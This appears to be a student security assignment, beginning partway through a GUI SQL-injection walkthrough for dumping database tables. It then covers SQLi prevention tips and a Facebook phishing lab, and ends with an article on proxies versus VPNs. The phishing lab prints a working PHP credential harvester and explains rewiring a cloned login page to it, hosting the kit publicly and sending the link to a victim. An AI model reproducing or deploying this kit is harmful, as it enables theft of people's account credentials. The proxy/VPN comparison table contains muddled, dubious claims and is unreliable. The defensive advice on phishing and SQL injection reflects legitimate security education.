
- **Step 2:** Now if the your Server is Vulnerable the information about the target will appear and the columns will appear like shown in picture.




- **Step 3:** Now click on the Tables button and then click Get Tables button from below column as shown below:



- **Step 4:** Now select any one Table and then click Get columns button as shown below:



- **Step 5:** Now select desired columns and click on get data to get the result as shown below:



Preventive Steps to avoid SQL Injection Attack:

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

- **Step 1: Train and maintain awareness**

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

- **Step 2: Don't trust any user input**

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

- **Step 3: Use whitelists, not blacklists**

Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.

- **Step 4: Adopt the latest technologies**

Older web development technologies don't have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.

- **Step 5: Employ verified mechanisms**

Don't try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.

- **Step 6: Scan regularly (with Acunetix)**

SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.

6. Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.


Phishing is a type of social engineering where an attacker sends a fraudulent message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware.

To perform Phishing Attack 3 files are required:

- html file → cloned website (look like original)
- php file → malicious code
- txt file → save the username and pwd

⇒ Step 1:

Clone the website login page (download html page).



⇒ Step 2:

Download malicious script for php (to save the username and pwd).


A screenshot of a code editor window titled "facebook.php". The code is a PHP script designed to log into Facebook and save the session variables to a file named "log.txt".

```
1 <?php
2
3 // Set the location to redirect the page
4 header ('Location: https://www.facebook.com');
5
6 // Open the text file in writing mode
7 $file = fopen("log.txt", "a");
8
9 foreach($_POST as $variable => $value) {
10     fwrite($file, $variable);
11     fwrite($file, "=");
12     fwrite($file, $value);
13     fwrite($file, "\r\n");
14 }
15
16 fwrite($file, "\r\n");
17 fclose($file);
18 exit;
19 ?>
```

The status bar at the bottom of the editor shows "Line 1, Column 1", "Spaces: 4", and "PHP".


⇒ Step 3:

Create empty text file with name "log".



⇒ Step 4:

We need to interlink all 3 files. Open html file with notepad and search for "action=". You need to replace original link with php file name.



⇒ Step 5:

We need to host these 3 files in to online. Create a free website and upload these files onto www.freewebsitearea.com.

The screenshot shows the net2ftp interface on a browser. The address bar shows "gautam.eu5.org/ftp/index.php". The main area displays a file list for the directory "/fb". The files are:

Name	Type	Size	Owner	Group	Perms	Mod Time
facebook.html	HTML file	241263	298130	298130	rw-r--r--	Jul 29 17:29
facebook.php	PHP script	373	298130	298130	rw-r--r--	Jul 29 17:31
log.txt	Text file	0	298130	298130	rw-r--r--	Jul 29 17:32

Below the file list, it says "Directories: 0", "Files: 3 / 236 kB", "Symlinks: 0", and "Unrecognized FTP output: 0".

⇒ Step 6:

We need to give full permissions to all 3 files (read,write,execute)

The screenshot shows the net2ftp interface on a browser. The address bar shows "gautam.eu5.org/ftp/index.php". The main area displays permission settings for three files: facebook.html, facebook.php, and log.txt.

For file facebook.html:

Owner:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Group:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Everyone:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute

Chmod value:

For file facebook.php:

Owner:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Group:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Everyone:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute

Chmod value:



For file log.txt:

Owner:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Group:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute
Everyone:	<input checked="" type="checkbox"/> Read	<input checked="" type="checkbox"/> Write	<input checked="" type="checkbox"/> Execute

Chmod value:

⇒ Step 7:

We need to give the phishing link to victim. When victim opens and enter username and pass it will save in text file.



Solutions to avoid Phishing:

- **Keep Informed About Phishing Techniques** – New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing security awareness training and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.

- **Think Before You Click!** – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move. Hover over links that you are unsure of before clicking on them. Do they lead where they are supposed to lead? A phishing email may claim to be from a legitimate company and when you click the link to the website, it may look exactly like the real website. The email may ask you to fill in the information but the email may not contain your name. Most phishing emails will start with "Dear Customer" so you should be alert when you come across these emails. When in doubt, go directly to the source rather than clicking a potentially dangerous link.
- **Install an Anti-Phishing Toolbar** – Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites. If you stumble upon a malicious site, the toolbar will alert you about it. This is just one more layer of protection against phishing scams, and it is completely free.
- **Verify a Site's Security** – It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.
- **Check Your Online Accounts Regularly** – If you don't visit an online account for a while, someone could be having a field day with it. Even if you don't technically need to, check in with each of your online accounts on a regular basis. Get into the habit of changing your passwords regularly too. To prevent bank phishing and credit card phishing scams, you should personally check your statements regularly. Get monthly statements for your financial accounts and check each and every entry carefully to ensure no fraudulent transactions have been made without your knowledge.
- **Keep Your Browser Up to Date** – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.
- **Use Firewalls** – High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.
- **Be Wary of Pop-Ups** – Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.
- **Never Give Out Personal Information** – As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the

company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with “https”.

- **Use Antivirus Software** – There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

You don't have to live in fear of phishing scams. By keeping the preceding tips in mind, you should be able to enjoy a worry-free online experience.

Remember there is no single fool-proof way to avoid phishing attacks.

7. Write article on how to change the IP address by using proxies and mention the differences between proxies and VPN.

A **proxy server** is an intermediary between your Windows 10 PC or device and the Internet. This server makes requests to websites, servers, and services on the Internet for you. For example, say that you use a web browser to visit www.wiley.com and your browser is set to use a proxy server.

After you type www.wiley.com, the request is sent to the proxy server. The server then sends the request to the server where the website is hosted. The homepage of the Wiley website is returned to the proxy server which, in turn, returns the homepage to you.

One reason companies use proxy servers is that doing so helps them save precious bandwidth. Proxy servers can compress traffic, cache files and web pages from the Internet, and even strip ads from websites before they reach your computer. This allows companies to save bandwidth, especially when they have hundreds or thousands of employees accessing mostly the same popular websites (such as CNN news or The New York Times). Other benefits include improved security and privacy.

Set up a proxy using an automatic configuration script

By default, Windows 10 is set to automatically detect proxy settings. However, this may not work when you're connected to your company's business network. One way to set up a proxy is to specify a script address that is given to you by the network administrator or by the company's IT department. When using a configuration script for a proxy server, note that its address is similar to a URL (the address of a website), such as <http://my.proxy.server:8000/>.

To set a proxy using an automatic configuration script, follow these steps:

1. Open Settings.
2. Click Network & Internet.
The list of network- and Internet-related settings appears.


3. Click Proxy.

The list of available proxy settings appears.

4. In the Automatic Proxy Setup section, set the Use Setup Script switch to On.

5. Enter the script address as it was given to you; then click Save.

6. Close Settings.



Setting up an automatic proxy configuration script.

Set up a proxy manually

Another way to set a proxy is to manually enter its IP address and port number. The address of a proxy server is similar to that of any computer on the network, and it could be something like: 192.168.1.211. The port can be any combination of up to four figures. It can be any combination of digits, including 80 or 8080, depending on how its administrator(s) set it.


The IP address and port of your company's proxy server are given to you by the network administrator or by the company's IT department. Here's how to set a proxy manually in Windows 10:

1. Open Settings.

2. Click Network & Internet.

The list of network- and Internet-related settings appears.

3. Click Proxy.
- The list of available proxy settings appears.
4. In the Manual Proxy Setup section, set the Use a Proxy Server switch to On.
5. In the Address field, type the IP address.
6. In the Port field, type the port.
7. Click Save; then close the Settings window.



Setting up a proxy server manually

Differences between Proxies and VPN:

Depending on your needs, you might want to use a **proxy server** or a **VPN**, but most likely a **VPN** will be more convenient. Let's break down why.

Feature	Proxy	VPN
Cost	Usually free	Usually paid
Number of uses	1	Unlimited
Encrypt IP address	Yes	Yes
Encrypt web activity	No	Yes
Sells user data	Yes	No
Coverage	1 website or app	All websites and apps
Compatible with streaming and gaming	Yes	Yes
Can be used to bypass geo-restrictions	Yes	Yes
Slows down browsing speeds	Yes	Yes

First, let's talk about the major differences between VPNs and proxy servers.

- **Encryption:** VPNs hide not only a user's private IP address but all of their web activity in terms of the websites they've visited. Proxy servers, on the other hand, only hide a single website or app, so they're not nearly as comprehensive.
- **Selling data:** Most proxy servers are free, and to make up for this lack of charge, many will sell user data to advertisers. Most VPNs on the other hand are paid and do not log or share user traffic data.
- **Paid vs. free:** While there are many free VPN options available, the majority have limits on how much data you can use per day, how many servers you can switch to, and more. For most people, it makes sense to invest in a paid option, whereas the majority of proxy servers are free.
- **Coverage:** While VPNs encrypt all of a user's web activity, no matter the website or app, proxy servers only hide one website or app at a time.

BASIS FOR COMPARISON	VPN	PROXY
Security	Provides encryption, authentication and integrity protection to the traffic.	It does not provide any type of security.
